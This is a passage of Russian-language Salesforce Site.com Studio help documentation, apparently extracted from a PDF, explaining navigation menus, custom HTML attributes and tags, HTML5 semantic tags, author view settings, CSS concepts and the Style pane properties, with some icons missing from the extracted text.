1. Чтобы изменить порядок отображения страниц сайта и ссылок карты сайта в меню, перетащите их в нужную область папки «Карта сайта» или «Целевые страницы». Чтобы сделать страницу или ссылку карты сайта дочерней, перетащите нужную страницу или ссылку в другую страницу или ссылку. Чтобы исключить страницы или ссылки из карты сайта, перетащите их в папку «Целевые страницы».

   Совет: Если папка «Карта сайта» не отображается в представлении «Страницы сайта» на вкладке «Общие сведения», щелкните значок .

2. Откройте страницу сайта или шаблон страницы, который должен быть добавлен в меню навигации.
3. Перетащите элемент **«Меню»** с панели «Элементы страницы» на страницу.
4. Выберите нужные страницы в свойстве «Источник меню» на панели «Свойства». По умолчанию папка «Карта сайта» используется для создания меню. Кроме того, меню отображает все ссылки карты сайта в соответствующей иерархии.
   - Чтобы создать меню на основе страниц из папки «Целевые страницы», выберите значение *«Целевые страницы»*.
   - Чтобы создать меню на основе дочерних страниц текущей страницы, выберите значение *«Дочерние страницы»*.
   - Чтобы создать меню на основе всех одноуровневых страниц текущей страницы, выберите значение *«Одноуровневые страницы»*.
   - Чтобы создать меню на основе дочерних страниц конкретной страницы сайта, выберите нужную страницу.

   Прим.: Если элемент меню добавляется в шаблон страницы, то выбор источника меню *«Дочерние страницы»* или *«Одноуровневые страницы»* инициирует некорректное отображение меню в шаблонах страниц, которые не являются частью иерархии карты сайта. Тем не менее, меню отображается корректно на страницах сайта, созданных на основе шаблона страницы.

5. Чтобы изменить внешний вид меню, выберите другую тему в раскрывающемся списке «Имя темы». Например, чтобы создать раскрывающееся меню, выберите значение «Горизонтальный раскрывающийся список». Стиль любой темы может быть изменен в соответствии с потребностями пользователя.
6. Чтобы изменить имя страницы в меню, откройте связанную страницу и обновите поле «Имя для навигации» на панели «Свойства». Имя для навигации может содержать пробелы и специальные символы.

   Чтобы изменить имя ссылки карты сайта в меню, наведите указатель мыши на представление «Страницы сайта» вкладки «Общие сведения», щелкните **«Правка»** и обновите имя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Совет:

- Добавление новой страницы или ссылки карты сайта, обновление свойства страницы «Имя для навигации» или изменение порядка отображения страниц и ссылок инициирует автоматическое отображение изменений в меню.
- Чтобы меню автоматически добавлялось на все страницы сайта, добавьте меню в шаблон страницы, который будет использоваться для создания страниц.
- Чтобы скрыть страницу в меню, пути и карте сайта, установите флажок «Скрыть страницу» на панели «Свойства» соответствующей страницы. Кроме того, данный параметр запрещает доступ посетителей веб-сайта к прямому URL-адресу страницы. По умолчанию посетителям доступны все страницы.

СМ. ТАКЖЕ:

Оформление меню навигации

Общие сведения о карте сайта и иерархии страниц

Добавление элементов страницы Site.com

Оформление меню навигации

Для оформления меню навигации используются темы таблицы стилей, которые могут быть настроены в соответствии с дизайном веб-сайта. При добавлении меню навигации на страницу используется тема по умолчанию. Пользователи могут выбрать другую доступную тему в раскрывающемся списке «Имя темы» на панели «Свойства».

Чтобы настроить тему в соответствии с текущими бизнес-требованиями, выполните указанные ниже действия.

1. Выберите меню навигации на странице.
2. Выберите нужную тему в раскрывающемся списке «Имя темы» панели «Свойства». Выберите тему, которая больше всего подходит по дизайну, или выберите значение *«Пустой»*, чтобы открыть совершенно пустую тему.
3. Выберите «Класс» на панели «Стиль».
4. Выберите нужную часть меню в раскрывающемся списке «Стиль». Кратковременное выделение выбранного элемента позволяет легко определить оформляемую часть.

   Совет: Опытные пользователи таблиц стилей также могут изменить стиль меню в таблице стилей сайта.

5. Чтобы оформить выбранный элемент меню, воспользуйтесь свойствами панели «Стиль». Внесенные изменения автоматически отображаются в меню.
6. При необходимости повторите указанные выше действия для каждой части меню.

СМ. ТАКЖЕ:

Добавление меню навигации

Общие сведения о карте сайта и иерархии страниц

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление настраиваемых HTML-атрибутов

Страницы и их элементы могут быть дополнены настраиваемыми HTML-атрибутами, которые отображаются в HTML-теге элемента страницы. Например, при использовании сторонних инфраструктур, которые, в зависимости от определенных атрибутов, отображают элементы страницы иначе.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите нужную страницу или элемент страницы на панели «Структура страницы».
2. Щелкните значок + в разделе «HTML-атрибуты» на панели «Свойства».
3. Введите имя и значение для HTML-атрибута.
4. Нажмите кнопку **«Сохранить»**.

Чтобы удалить HTML-атрибут, выберите нужный атрибут и нажмите кнопку −.

Чтобы изменить порядок отображения HTML-атрибутов, выберите нужный атрибут и нажмите кнопку ↑ или ↓.

СМ. ТАКЖЕ:

- Изменение HTML-тега элемента страницы
- Семантические теги макета страницы HTML5
- Изменение свойства страницы Doctype

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Изменение HTML-тега элемента страницы

По умолчанию панели, повторители данных, элементы данных, настраиваемый код и блоки содержимого определяются тегом `div`, который может быть заменен любым другим HTML-тегом с помощью свойства «`HTML-тег`». Данная возможность предоставляет пользователям дополнительный контроль над способами отображения элементов на странице.

Внимание: Свойство «`HTML-тег`» — это надежный способ контроля за параметрами отображения элементов страницы. Однако при изменении HTML-тега элемента страницы пользователи могут создать недопустимый код HTML. Прежде чем опубликовать любые внесенные изменения, рекомендуем тщательно протестировать страницу.

Чтобы переопределить панель, повторитель данных, элемент данных, настраиваемый код или блок содержимого, выполните указанные ниже действия.

1. Выберите элемент на странице.
2. Начните вводить имя тега в поле «`HTML-тег`» на панели «Свойства».
3. Выберите нужный HTML-тег в списке предложенных вариантов. При необходимости определите собственный HTML-тег (например, при работе с библиотекой JavaScript или внедрении новых тегов HTML5). Чтобы отключить соответствующий код, класс или встроенные стили, удалите HTML-тег для панели, повторителя данных, элемента данных, настраиваемого кода или блока содержимого.

Прим.: Ниже перечислены теги, которые не отображаются в списке предложенных вариантов.

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

СМ. ТАКЖЕ:

Семантические теги макета страницы HTML5

Добавление настраиваемых HTML-атрибутов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования свойств элемента страницы:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная в Site.com Studio

Семантические теги макета страницы HTML5

HTML5 определяет несколько семантических тегов макета страницы, которые описывают собственное содержимое. Данные теги позволяют поисковым системам и программам чтения с экрана упростить процесс считывания и систематизации содержимого.

По умолчанию некоторые элементы страницы определяются тегами `div` (включая панели, повторители данных, элементы данных, блоки содержимого и настраиваемый код). Свойство «`HTML-тег`» элемента страницы позволяет заменять теги семантическими блок-тегами HTML5. См. ниже.

Параметр	Описание
Article	Раздел, содержащий независимый элемент содержимого (например, журнальную статью или сообщение на форуме).
Aside	Раздел, содержимое которого связано с содержимым основной страницы только поверхностно (например, боковая панель или рекламное объявление).
Details	Раздел, содержащий дополнительные сведения, которые пользователь может просмотреть или скрыть с помощью интерактивного виджета. Данный раздел может также содержать заключительный раздел.
Header	Раздел, содержащий введение или группу элементов навигации.
Footer	Раздел нижнего колонтитула страницы или родительский раздел. Данный раздел обычно содержит сведения о родительском разделе и отображается внизу раздела.
Nav	Раздел, содержащий ссылки для навигации.
Section	Общий раздел страницы.
Summary	Заключительный раздел для раздела сведений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Совет: При использовании семантического тега HTML5 рекомендуем изменить свойство страницы doctype на HTML5.

СМ. ТАКЖЕ:

- Изменение HTML-тега элемента страницы
- Добавление настраиваемых HTML-атрибутов

Настройка представления Site.com Studio автора

Пользователи могут определять действия, доступные авторам в Site.com Studio.

Представление Site.com Studio автора позволяет пользователям просматривать и обновлять содержимое веб-сайта. Чтобы разрешить авторам редактирование содержимого сайта, рекомендуем сначала создать страницы на основе шаблона, содержащие редактируемые области, и включить некоторые свойства.

Чтобы разрешить авторам:

- редактирование текста на странице, создайте страницы на основе шаблона, содержащие редактируемые блоки содержимого.
- добавление блоков содержимого на страницу, создайте страницы на основе шаблона, содержащие редактируемые панели.
- создание страниц сайта на основе шаблона страницы, установите флажок **«Доступно для авторов»** на панели «Свойства» после открытия шаблона страницы.
- добавление виджетов на страницу, установите флажок **«Доступно для авторов»** в представлении «Виджеты» на вкладке «Общие сведения» или на панели «Свойства» после открытия виджета.
- обновление внешнего вида страниц и виджетов, настройте свойства фирменного стиля.

Чтобы гарантировать правильную настройку представления Site.com Studio автора, щелкните **«Просмотр Studio в качестве автора»** в раскрывающемся меню сайта (на верхней панели инструментов). Чтобы завершить работу, щелкните **«Назад к моему представлению Studio»**.

По умолчанию представление автора недоступно сайтам сообщества Site.com. Тем не менее, лицензия Site.com Contributor может использоваться для предоставления доступа автора к конкретному пользователю. Дополнительную информацию см. в разделе *«Общие сведения о лицензиях на компоненты»* справки Site.com. При необходимости пользователь может открыть сайт сообщества Site.com для предварительного просмотра от имени автора путем добавления компонента `?iscontrib` в URL-адрес сайта. Например: `https://sitestudio.na1.force.com/?iscontrib`.

СМ. ТАКЖЕ:

- Создание шаблонов страниц Site.com
- Создание виджетов
- Общие сведения о фирменном стиле сайта
- Общие сведения о режиме редактирования страницы автора

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения о каскадных таблицах стилей

Каскадные таблицы стилей (CSS) — это эффективное средство добавления стилей на страницы веб-сайта. Кроме того, это набор правил форматирования, который определяет внешний вид страниц, в том числе шрифты, цвета, макеты и прочие визуальные параметры.

Таблицы стилей, используемые для контроля шрифтов, позволяют добиться практически однообразного оформления страниц веб-сайта в разных обозревателях. Таблицы стилей позволяют контролировать следующие свойства текста: семейство шрифтов, размер шрифта, цвет текста, цвет фона, форматирование текста и цвет ссылок.

Кроме того, таблицы стилей позволяют определять место отображения блочных элементов, добавлять в них цвет и двигать текст вокруг, а также настраивать поля и границы. Блочный элемент — это отдельный компонент содержимого, который визуально представлен в виде блока. Например, блоки содержимого (которые равнозначны тегам `p`) и панели (которые аналогичны тегам `div`) также являются блочными элементами.

Site.com поддерживает последнюю спецификацию таблиц стилей CSS3.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Встроенные стили и таблицы стилей

Ниже перечислены действия, доступные в среде Site.com Studio:

- Чтобы применить стили непосредственно к выбранной странице или элементу страницы, воспользуйтесь параметром **«Встроенное»** на панели «Стиль» ( ). Встроенные стили применяются только непосредственно к выбранному элементу.
- Добавьте элементы стиля (например, классы или коды CSS) в таблицу стилей, а затем примените элементы стиля к выбранной странице или элементу страницы. Такой метод позволяет отделить содержимое (веб-страницы) от его представления (таблица стилей).

Встроенные стили более просты для понимания и использования, поэтому рекомендуются пользователям, которые не сталкивались с таблицами стилей ранее. Тем не менее, встроенные стили поддерживают только некоторые функции таблиц стилей, так как смешивают содержимое с его представлением, и применяются только к отдельным элементам. Чтобы обновить стиль сайта, пользователю придется отдельно обновлять свойства стиля для каждой соответствующей страницы или элемента страницы.

Тогда как таблицы стилей, требующие более глубоких познаний в области программирования, позволяют быстро внедрять любые глобальные изменения. В случае обновления элемента стиля в таблице стилей выполняется автоматическое обновление стиля для всех соответствующих страниц или элементов страницы.

Рекомендуем сейчас потратить немного времени на изучение таблиц стилей, чтобы потом...

- сэкономить время и силы при создании и оформлении сайта;
- гарантировать единообразное стилистическое оформление сайта;
- упростить навигацию в режиме доступности (например, для посетителей сайта, использующих программы чтения с экрана).

Дополнительную информацию о создании и использовании таблиц стилей можно получить в Консорциуме World-Wide Web по адресу `www.w3.org/Style/CSS`. Кроме того, в сети Интернет можно найти достаточное количество учебных пособий, содержащих исчерпывающую информацию о работе с таблицами стилей.

Общие сведения о кодах и классах CSS

Если для оформления сайта используются таблицы стилей, то пользователи могут переопределить форматирование тегов HTML (например, `body` или `h1`). Чтобы определить стиль отдельных элементов (например, верхних колонтитулов или повторяющегося содержимого), можно создать коды или классы CSS. Класс CSS позволяет определить и применить свойства стиля ко многим элементам на странице, тогда как код CSS идеально подходит для оформления отдельного элемента страницы. Например, обычно в структуре страницы коды используются для определения областей верхнего и нижнего колонтитулов, так как каждая страница содержит только один верхний или нижний колонтитул, а классы используются для определения повторяющихся элементов страницы (например, сообщений в блоге).

Рекомендации

- Чтобы восстановить исходные значения для всех элементов стиля, добавьте в таблицу стилей сброс CSS. Данное действие поможет избежать различий, существующих между разными обозревателями ввиду применения стандартных параметров встроенного стиля.
- По возможности рекомендуем использовать коды и классы CSS вместо встроенных стилей. В этом случае пользователи смогут разделять содержимое и его представление, а также быстро обновлять стили сайта.
- При наличии на странице только одного элемента рекомендуем использовать коды CSS. Код CSS может использоваться на странице только один раз. При наличии на странице нескольких элементов рекомендуем использовать классы CSS.
- Чтобы организовать таблицы стилей в логическом порядке и упростить процесс их обслуживания, рекомендуем использовать группы.
- При использовании CSS3 рекомендуем просмотреть и протестировать сайт во всех поддерживаемых обозревателях ввиду ограниченной поддержки функций CSS3 некоторыми обозревателями.

Использование панели «Стиль»

Свойства панели «Стиль»

Общие сведения о представлении таблицы стилей в Site.com

Создание и использование таблиц стилей

Создание групп и элементов таблицы стилей

Использование сброса CSS

СМ. ТАКЖЕ:

Использование панели «Стиль»

Общие сведения о представлении таблицы стилей в Site.com

Создание и использование таблиц стилей

Использование панели «Стиль»

Панель «Стиль» — это экранный редактор таблиц стилей, который позволяет изменять свойства стиля (например, цвет фона, размер шрифта и тип границы) во время работы над страницами и элементами страницы. Если для оформления страниц используются классы или коды CSS, то элементы стиля могут быть созданы или изменены прямо на панели «Стиль», а не в таблице стилей.

Чтобы применить стиль к выбранной странице или элементу страницы, выполните указанные ниже действия.

1. Откройте панель «Стиль» ( ).
2. Чтобы применить...
   - встроенный стиль, выберите **«Встроенное»**. Встроенные стили применяются только к выбранному элементу и не добавляются в таблицу стилей.
   - класс CSS, выберите **«Класс»** и начните вводить имя. Чтобы выбрать класс, который уже существует в таблице стилей, воспользуйтесь соответствующим всплывающим списком. Чтобы добавить в таблицу стилей новый класс, введите его имя, выберите класс и щелкните **«Да»**.
   - код CSS, выберите **«Код»**, а затем выберите нужный код из раскрывающегося списка. Чтобы добавить новый код, щелкните значок , введите имя кода и щелкните значок .

   Чтобы отдельно оформить разные компоненты, доступные в элементах страницы меню, выберите нужные параметры в раскрывающемся списке «Стиль».
3. При необходимости примените свойства стиля на вкладке «Видимый». Также можете указать стили CSS прямо на вкладке «Код» и нажать кнопку **«Применить»**.

Совет: Чтобы просмотреть свойства стиля, связанные с выбранной страницей или элементом страницы, откройте вкладку «Код» на панели «Стиль». Чтобы удалить свойства стиля, щелкните **«Очистить»**.

СМ. ТАКЖЕ:

Создание групп и элементов таблицы стилей

Создание и использование таблиц стилей

Общие сведения о каскадных таблицах стилей

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Свойства панели «Стиль»

Панель «Стиль» — это экранный редактор таблиц стилей, который позволяет изменять свойства стиля (например, цвет фона, размер шрифта и тип границы) во время работы над страницами и элементами страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Раздел «Фон»

Свойство	Описание
Цвет фона	Выбор цвета фона элемента. Чтобы выбрать нужный цвет, щелкните палитру и воспользуйтесь селектором цвета, либо введите специальный шестнадцатеричный код в текстовую область. Также для выбора цвета можно использовать раскрывающийся список «Цвет фона».
Фоновое изображение	Добавление фонового изображения в элемент. Щелкните **«Адрес URL»** и введите URL-адрес изображения или щелкните значок  для выбора импортированного изображения.
Повтор фона	Мозаичное размещение фонового изображения элемента. •  : отображение только одной копии изображения. •  : повтор изображения по горизонтали. •  : повтор изображения по вертикали. •  : повтор изображения по горизонтали и по вертикали.
Положение	Определение положения фонового изображения элемента. • Чтобы разместить фоновое изображение по горизонтали, введите значение в текстовую область «X» и выберите единицу измерения. Также можете выбрать значение «Слева» или «Справа» в раскрывающемся списке. • Чтобы разместить фоновое изображение по вертикали, введите значение в текстовую область «Y» и выберите единицу измерения. Также можете выбрать значение «Сверху» или «Снизу» в раскрывающемся списке.
Курсор	Выбор типа курсора (например, перекрестие или указатель).

Раздел «Шрифт и цвет»

Свойство	Описание
Шрифт	Выбор семейства шрифтов для определенного элемента.
Цвет	Выбор цвета шрифта. Чтобы выбрать нужный цвет, щелкните палитру и воспользуйтесь селектором цвета, либо введите специальный шестнадцатеричный код в текстовую область. Также для выбора цвета можно использовать раскрывающийся список «Цвет».
Размер	Выбор размера шрифта. Введите значение в текстовую область «Размер» и выберите единицу измерения (например, em, пункты или проценты). Также можете выбрать предварительно заданное значение (например, «Крайне маленький»). Чтобы использовать размер шрифта, заданный для родительского элемента (например, страницы или панели), выберите значение «Наследовать». Совет: Чтобы конечные пользователи могли менять размер шрифта в веб-обозревателях, рекомендуем использовать относительные размеры (например, em или проценты).
Стиль	Форматирование стиля шрифта, используемого в элементе. • B: отображение жирного шрифта. • B+*i*: отображение жирного курсивного шрифта. • *i*: отображение курсивного шрифта. • **«Нет»**: отмена текущих стилей.
Вариант шрифта	Отображение шрифта в виде капители.
Высота строки	Изменение промежутков между строками текста. Введите значение в текстовую область и выберите единицу измерения (например, пикселы, проценты или em). Чтобы использовать высоту строки, заданную для родительского элемента страницы, выберите значение «Наследовать».
Оформление текста	Применение декоративных эффектов к тексту элемента. Например, пользователь может отменить подчеркивание, которое обычно отображается под гиперссылками. Данное правило таблицы стилей является стандартным и используется по умолчанию во многих веб-обозревателях. • ab: отображение черты под текстом. • ed: перечеркивание текста. • ef: отображение черты над текстом. • **«Нет»**: отмена текущего оформления текста.
Выравнивание	Выравнивание текста, доступного в выбранном элементе. • : выравнивание текста по левому краю.

Свойство	Описание
	•  : выравнивание текста по правому краю. •  : выравнивание текста по центру. •  : выравнивание текста по ширине.
Регистр	Изменение капитализации текста, доступного в элементе. •  : капитализация первой буквы каждого слова. •  : капитализация всех букв. •  : отображение только строчных букв. • **«Нет»**: отмена текущего форматирования.
Отступ текста	Добавление отступа для первой строки текста, доступного в выбранном элементе страницы. Введите значение в текстовую область и выберите единицу измерения. Чтобы использовать отступ, заданный для родительского элемента страницы, выберите значение «Наследовать».
Пробел	Определение способа обработки пробелов (например, символов табуляции и жестких переносов) внутри элемента.

Раздел «Макет»

Свойство	Описание
Позиционирование	Размещение элементов страницы вне обычного потока документа. Обычно элементы страницы отображаются в веб-обозревателях в том же порядке, в котором они отображаются в документе. Блочные элементы (например, теги `p` и `div`) отображаются друг под другом, тогда как строковые элементы (например, теги `em`, `strong` и `span`) отображаются рядом с текстом или другим подобным элементом. • При абсолютном позиционировании содержимого используются значения, заданные в текстовых областях «Сверху», «Снизу», «Слева» и «Справа». • При относительном позиционировании элемент страницы отображается в обычном потоке макета, но смещается относительно нормального положения на основе значений, заданных в текстовых областях «Сверху», «Снизу», «Слева» и «Справа». Например, если в текстовой области «Слева» указано 20 пикселов, то элемент страницы будет смещен на 20 пикселов влево.
Отображение	Переопределение стандартных параметров макета элемента страницы. Например, пользователь может скрыть элементы страницы, выбрать внутристроковое отображение блочных элементов или блочное отображение строковых элементов.

Свойство	Описание
	• При выборе значения «Нет» элемент страницы не отображается. • При выборе значения «Блочное» элемент страницы отображается в виде блочного элемента, с переносом строки до и после элемента. • При выборе значения «Встроенное», которое также используется по умолчанию, элемент страницы отображается в виде строкового элемента, без переноса строки до или после элемента. • При выборе значения «Встроенное блочное» элемент страницы отображается в виде встроенного прямоугольника, однако его содержимое отображается также как внутри блочного элемента.
Положение	При использовании совместно с абсолютным или относительным позиционированием эти четыре свойства помещают элементы страницы вне обычного потока документа. Введите значения в нужные текстовые области и выберите единицы измерения в соответствующих раскрывающихся списках. • Значение «Сверху» определяет удаленность верхнего края элемента от верхнего края родительского элемента. • Значение «Снизу» определяет удаленность нижнего края элемента от нижнего края родительского элемента. • Значение «Справа» определяет удаленность правого края элемента от правого края родительского элемента. • Значение «Слева» определяет удаленность левого края элемента от левого края родительского элемента.
Z-индекс	Выбор порядка наложения элементов в тех случаях, когда они должны отображаться в одной области. Элемент с большим Z-индексом накладывается поверх элемента с меньшим значением. Значение по умолчанию — 0. Чтобы увеличить или уменьшить значение Z-индекса, щелкните значок  или  , либо введите нужное значение в текстовую область.
Плавать	Смещение элемента страницы вправо или влево, чтобы последующие элементы (например, текст) отображались вокруг плавающего элемента страницы. •  : смещение элемента страницы влево. •  : смещение элемента страницы вправо. • **«Нет»**: отмена текущего значения.
Очистить	Отображение плавающих элементов страницы рядом с выбранным элементом страницы. •  : перемещение элемента страницы под любой плавающий элемент страницы слева. •  : перемещение элемента страницы под любой плавающий элемент страницы справа.

Свойство	Описание
	•  : перемещение элемента страницы под плавающие элементы страницы в любой стороне. • **«Нет»**: отмена текущего значения.
Доступность	Доступность выбранного элемента страницы. • Значение «Доступно» задано по умолчанию. • При выборе значения «Скрыто» элемент страницы не отображается, а на его место добавляется невидимый прямоугольник. • Значение «Свернуть» используется для сокрытия элементов таблицы. (Для остальных элементов страницы данное значение аналогично значению «Скрыто».) Прим.: Невидимые элементы страницы все также располагаются в макете страницы.
Переполнение	Усечение содержимого элемента страницы, размеры которого превышают допустимые. • При выборе значения «Доступно» содержимое не усекается. • При выборе значения «Скрыто» содержимое усекается. • При выборе значения «Прокрутить» содержимое также усекается, но при этом отображаются полосы прокрутки, позволяющие пользователю просмотреть оставшуюся часть содержимого. • При выборе значения «Авто» должна отображаться полоса прокрутки для просмотра оставшейся части содержимого, однако следует помнить, что действие данного значения определяется используемым обозревателем.

Раздел «Размеры»

Свойство	Описание
Ширина	Определение ширины для выбранного элемента страницы. Введите значение в текстовую область «Ширина» и выберите единицу измерения. Чтобы использовать ширину, заданную для родительского элемента страницы, выберите значение «Наследовать».
Высота	Определение высоты для выбранного элемента страницы. Введите значение в текстовую область «Высота» и выберите единицу измерения. Чтобы использовать высоту, заданную для родительского элемента страницы, выберите значение «Наследовать».
Поля	Определение ширины поля, то есть расстояния между контуром элемента страницы и внешним краем. Чтобы задать поля для всех четырех сторон, введите нужное значение в текстовую область «Все». Чтобы задать ширину только

Свойство	Описание
	верхнего, нижнего, правого или левого поля, введите значение в соответствующую текстовую область.
Отступ	Определение ширины отступа, то есть расстояния между содержимым элемента страницы и его контуром. Чтобы задать отступ для всех четырех сторон, введите нужное значение в текстовую область «Все». Чтобы задать ширину только верхнего, нижнего, правого или левого отступа, введите значение в соответствующую текстовую область.

Раздел «Границы»

Свойство	Описание
Тип	Настройка свойств границы для каждой отдельной стороны или для всех четырех сторон.
Стиль	Настройка типа границы (например, пунктирная, точечная или двойная).
Цвет	Выбор цвета границы. Чтобы выбрать нужный цвет, щелкните палитру и воспользуйтесь селектором цвета, либо введите специальный шестнадцатеричный код в текстовую область. Также для выбора цвета можно использовать раскрывающийся список «Цвет».
Толщина	Выбор толщины границы. Введите значение в текстовую область «Толщина» и выберите единицу измерения. Также можно выбрать значение «Тонкая», «Средняя» или «Толстая».

Раздел «Таблицы»

Свойство	Описание
Сворачивание границ	При оформлении таблиц: • выберите значение «Свернуть», чтобы использовать между ячейками общую границу; • выберите значение «Разделить», чтобы использовать во всех ячейках собственные границы.
Интервал по горизонтали	Выбор расстояния, разделяющего границы ячейки по горизонтали. Введите значение в текстовую область и выберите единицу измерения. Данное значение доступно только в том случае, если для параметра «Сворачивание границ» выбрано значение «Разделить».
Интервал по вертикали	Выбор расстояния, разделяющего границы ячейки по вертикали. Введите значение в текстовую область и выберите единицу измерения. Данное значение

Свойство	Описание
	доступно только в том случае, если для параметра «Сворачивание границ» выбрано значение «Разделить».

СМ. ТАКЖЕ:

Использование панели «Стиль»

Общие сведения о представлении таблицы стилей в Site.com

Таблицы стилей позволяют добавлять элементы стиля, организовывать их в группы и напрямую редактировать код CSS. Чтобы открыть таблицу стилей на вкладке «Общие сведения», дважды щелкните или наведите указатель мыши на нужную таблицу и выберите > **«Правка»**. Таблица стилей откроется в виде новой вкладки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта



- Чтобы импортировать таблицу стилей и напрямую изменить ее код CSS, воспользуйтесь панелью инструментов (1).
- Ниже перечислены действия, доступные на панели таблицы стилей (2).
  - Создание элементов стиля и групп
  - Предварительный просмотр, редактирование и удаление элементов стиля
  - Перемещение элементов стиля и групп в нужную область
  - Добавление сброса CSS
- Чтобы выбрать элемент стиля для предварительного просмотра и самостоятельного редактирования, воспользуйтесь разделом «Предварительный просмотр стиля» (3).

  Прим.: Раздел «Предварительный просмотр стиля» не поддерживает предварительный просмотр @правил (например, `@media` или `@font-face`).
- Чтобы выбрать элемент стиля для определения свойств CSS, воспользуйтесь экранным редактором таблиц стилей (4).

СМ. ТАКЖЕ:

Создание и использование таблиц стилей

Общие сведения о каскадных таблицах стилей

Создание и использование таблиц стилей

Стандартная таблица стилей называется Site Style Sheet («Таблица стилей сайта») и добавляется на любой созданный пользователем сайт. Для работы с несколькими таблицами стилей опытные пользователи могут добавить на сайт новые таблицы.

Чтобы создать таблицу стилей, выполните указанные ниже действия.

